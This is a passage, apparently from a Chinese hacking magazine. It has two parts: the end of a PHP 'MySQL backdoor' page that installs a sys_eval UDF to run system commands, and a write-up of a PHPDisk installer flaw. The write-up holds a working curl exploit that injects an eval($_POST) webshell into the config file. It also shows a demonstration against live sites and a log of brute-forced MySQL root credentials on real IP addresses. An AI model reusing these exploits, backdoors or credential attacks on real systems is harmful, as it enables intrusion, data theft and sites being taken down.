        $result=mysql_query("CREATE FUNCTION
sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';",
$link) or die(mysql_error());
    //这部分是先删除函数，然后再重新建立函数

        if($result) {
            echo "MysqlDoor 安装成功！<br><a href='?'>
返回</a>";//如果没有错误，则提示安装成功
            exit();
        }
    }
}
?>
<meta http-equiv="content-type"
content="text/html;charset=gb2312">
<title>Linx Mysql Door</title>
<form method="post" action="<?echo
$HTTP_SERVER_VARS['php_self'];?>?">
Host: <input name="mysql_hostname" value="<?echo
$mysql_hostname;?>" type="text"   class="input" size="15" >
  User: <input name="mysql_username" value="<?echo
$mysql_username;?>" type="text"   class="input" size="10" >
  Password: <input type="password"
name="mysql_passwd" value="<?echo $mysql_passwd;?>"
class="input" size="10" >
  DB: <input name="mysql_dbname" value="<?echo
$mysql_dbname;?>" type="text"   class="input" size="10" >
    <input name="install" type="submit"
value="自动安装 Mysql BackDoor">
  <br>
  <br>
  请输入 SQL 命令：<br>
   <textarea name="post_sql" cols="50" rows="8"><?echo
stripslashes($post_sql);?>
  </textarea>
        <br>   <br>
        <input name="" type="submit" value="执行
SQL 语句">
      </form><br>返回信息：
  <?
  if ($_POST[post_sql]) {
  $link = mysql_connect
($mysql_hostname,$mysql_username,$mysql_passwd) or
die(mysql_error());
  if($mysql_dbname)
mysql_select_db($mysql_dbname,$link) or die(mysql_error());
  $query=stripslashes($post_sql);
  $result = mysql_query($query, $link)   or
die(mysql_error());
  ?>
  <br>
  <textarea name="post_sql" cols="80" rows="15">
  <?
  echo ($result) ? "SQL 语句成功执行:$result\n\n" : "出
错:$result\n\n ".mysql_error();
  while ($row =   @mysql_fetch_array ($result)) {
  print_r ($row);
  }
  //mysql_free_result($result);
  }
  ?>
  </textarea>
  <?
  function get_code() {
  return "XXXXXXXXXXXXXXXXXX 这里写的 so 文件
的十六进制代码";
  }
  ?>
  <pre>
  -EchoEye Mysql BackDoor
  -2011.12.25 Happy christmas！
```

填写 MySQL 的管理员密码，单击“自动安装 MysqlDoor”后，将会在 MySQL 上增加“sys_eval”函数，同时还会安装其他几个函数，不过最常用的就是这个。

语句参考：

执行：SELECT sys_eval('id');

卸载：drop function sys_eval;

安装：CREATE FUNCTION sys_eval RETURNS string SONAME 'lib_mysqludf_sys.so';

</pre>

大部分的代码都做了备注。其中 XXXXX 处的十六进制代码形成方法如下：


我使用的是本机搭建 MySQL，然后将 SO 文件复制到某一目录，然后打开 MySQL 执行如下命令：

```
select hex(load_file('c:/windows/temp/xxoo.so')) into outfile 'c:/windows/temp/xxoo.txt';
```

这样，xxoo.txt 文件就是 SO 文件的十六进制了。然后将这段代码放入上面的指定位置即可。下面我们试一下效果。上传提权木马后，打开界面。

添加密码，单击“自动安装”按钮即可。接下来就是执行命令了，下面给出了提示，我们直接执行自带的命令试试。别的命令大家可以自己测试了。

到此 Linux 下的 MySQL 提权就已经介绍完毕了，相关工具我会打包给大家，如果有问题也欢迎大家去论坛找我交流。



PHPDISK header bypass & getShell

图/文　Yaseng

1. 代码审计

PHPDISK 网盘系统是国内广泛使用 PHP 和 MySQL 构建的网络硬盘（文件存储管理）系统，笔者对其源码进行分析，发现了一个很有意思的东西，如图 1 所示。





图 1

图 1 为 install 下面的 index.php 程序安装文件。看上去是很正常的代码，当系统安装时，生成一个锁定文件，再次执行 install 时进行判断。这里它用了一个 Header，而不是 exit。然而 PHP 中的 header 跳转之后代码还是向后执行，可以直接 post 数据过去。再来看这个文件，如图 2 所示。



```
匹配文本
$step = $_GET['step'] ? (int)$_GET['step'] : (int)$_POST['step'];
<?php if($step ==3 || $step ==4 || $step ==5 || $step ==7){?>
<?php if($step ==3 || $step ==4 || $step ==5 || $step ==7){?>
<?php if($step ==3 || $step ==4 || $step ==5 || $step ==7){?>
<?php if($step ==3 || $step ==4 || $step ==5 || $step ==7){?>
if(!$step){
}elseif($step == 1){
...__('the') ?>(<span class="txtblue"><?php echo $step ?></span>/<?php echo $total_step ?>)<?php echo...
<input type="hidden" name="step" value="<?php echo $step+1 ?>" />
}else if($step ==2){
...__('the') ?>(<span class="txtblue"><?php echo $step ?></span>/<?php echo $total_step ?>)<?php echo...
<input type="hidden" name="step" value="<?php echo $step+1 ?>" />
} elseif ($step == 3) {
...__('the') ?>(<span class="txtblue"><?php echo $step ?></span>/<?php echo $total_step ?>)<?php echo...
<input type="hidden" name="step" value="<?php echo $step+1 ?>" />
} elseif ($step == 4) {
...__('the') ?>(<span class="txtblue"><?php echo $step ?></span>/<?php echo $total_step ?>)<?php echo...
<input type="hidden" name="step" value="<?php echo $step+1 ?>" />
} elseif ($step == 5) {
```

图 2

安装流程全部靠 $step，而 $step 又可以靠 POST 控制。继续找可以利用之处，代码如下：

```
        $str = "<?php".LF.LF;
        $str .= "// This is PHPDISK auto-generated file. Do NOT modify me.".LF.LF;
        $str .= "\$configs = array(".LF.LF;
        $str .= "\t'dbhost' => '$dbhost',".LF.LF;
        $str .= "\t'dbname' => '$dbname',".LF.LF;
        $str .= "\t'dbuser' => '$dbuser',".LF.LF;
        $str .= "\t'dbpasswd' => '$dbpasswd',".LF.LF;
        $str .= "\t'pconnect' => 0,".LF.LF;
        $str .= "\t'tpf' => 'pd_',".LF.LF;
        $str .= "\t'charset' => '$charset',".LF.LF;
        $str .= "\t'debug' => '0',".LF.LF;
        $str .= ");".LF.LF;
        $str .= "define('ADMINCP','admincp');".LF;
        $str .= "?>".LF;
    $fp = fopen($config_file,'w');
        if (!$fp) {
            exit("Can not open file <b>$config_file</b> .");
        }
```

```
        if(is_writable($config_file)){
            if(@fwrite($fp,$str)){
                $msg .= "<font color=blue>{$config_file}
"._('write_success')."</font>";
            }else{
```

把 post 数据写入配置文件configs.inc.php，相关代码如下：

```
function stripslashes_array(&$array) {
    if (is_array($array)) {
        foreach ($array as $k => $v) {
            $array[$k] = stripslashes_array($v);
        }
    } else if (is_string($array)) {
        $array = stripslashes($array);
    }
    return $array;
}

if (@get_magic_quotes_gpc()) {
    $_GET = stripslashes_array($_GET);
    $_POST = stripslashes_array($_POST);
}
```

为了安装方便，竟然去掉了 gpc，这下可以直接写入木马了。

2. 漏洞利用 & getShell 方法

查找写入配置的地方，相关代码如下：

```
    $_l = mysql_connect($dbhost,$dbuser,$dbpasswd) or
die(__('could_not_connect'). mysql_error());
    if(!mysql_select_db($dbname,$_l)){
        mysql_query("create database `{$dbname}`;") or
die(__('invalid_query') . mysql_error());
    }
    @mysql_close($_l);
```

验证是否可以连接，错误的数据库信息直接退出了，看来不能乱写了，只能在 dbpasswd 上面下功夫。

首先看一下 system 下的 configs.inc.php 文件：

```
    'dbpasswd' => '',);?><?php eval($_POST['y']);?>',
```

然后直接连接之。由于没有万恶的 gpc，直接post 一个 'dbpasswd' = '',);?><?php eval($_POST['y']);?>'

也就是此时的密码为：',);?><?php eval($_POST['y']);?>

此时需要 post 的数据包为：

```
    $pass='\',);?><?php eval($_POST[\'y\']);?>';
    $data="step=5&dbhost=localhost&dbuser=yaseng&dbnam
e=yaseng&dbpasswd=".$pass;
```

当数据库信息正确时，成功写入一句话木马。




图 3

3. getShell exp 的编写

下面我们来使用 PHP 中强大的 curl exp。前文我们已然构造出 post 传送的数据，然后再根据特征检测是否为 getShell。具体代码如下：

```
    $site = $argv[1];   //传入的 网站
    $url= $site."/install/index.php";
    $pass='\',);?><?php eval($_POST[\'y\']);?>';
    $data="step=5&dbhost=98.126.4.252&dbuser=root&dbna
me=mysql&dbpasswd=".$pass;   //exploit  data
    $ch = curl_init($url);
    curl_setopt($ch, CURLOPT_HEADER, 1);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch,CURLOPT_POST,true);
    curl_setopt($ch,CURLOPT_POSTFIELDS,$data); //发送
post 数据
    $result=curl_exec($ch);
    curl_close($ch);
    $shell="http://".$site.'/system/configs.inc.php';
    if(strpos(@file_get_contents($shell),'pconnect')){   //检测
是否成功
        echo  "Hi  guy  I  get the  Shell:".$shell;
    }else{
    echo   "Shit !!!   This   Site:$site  Can  not   get
Shell";
    }
```

4. 实战演示

其实这种方式是极其不道德的，破坏了configs.inc.php，导致全站崩溃，我找了个比较新的站点。

接下来找外链数据库，在菜刀里面找了几个 shell 皆不能外链，向朋友要了个 MySQL Root 暴力破解工具，暴力破解了一批 Root，如图 4 所示。

```
进入数据库成功... 98.126.4.252 root password
进入数据库成功... 98.126.4.253 root password
进入数据库成功... 98.126.4.250 root password
进入数据库成功... 98.126.4.251 root passwd
进入数据库成功... 98.126.4.254 root password
进入数据库成功... 98.126.4.252 root root123456
进入数据库成功... 98.126.4.253 root root123456
```




图 4

随便找了个本地 adminer（一个单文件 PHP MySQL 管理客户端）进去改密码，此时发送的 DATA 为（如果不行，请大家自行更换可外链的 MySQL）：

```
$pass='\');?><?php eval($_POST[\'y\']);?>';
$data="step=5&dbhost=98.126.4.252&dbuser=root&dbname=mysql&dbpasswd=".$pass;
```

PHP 命令行下执行 php phpdisk.php www.av.com，结果如图 5 所示。


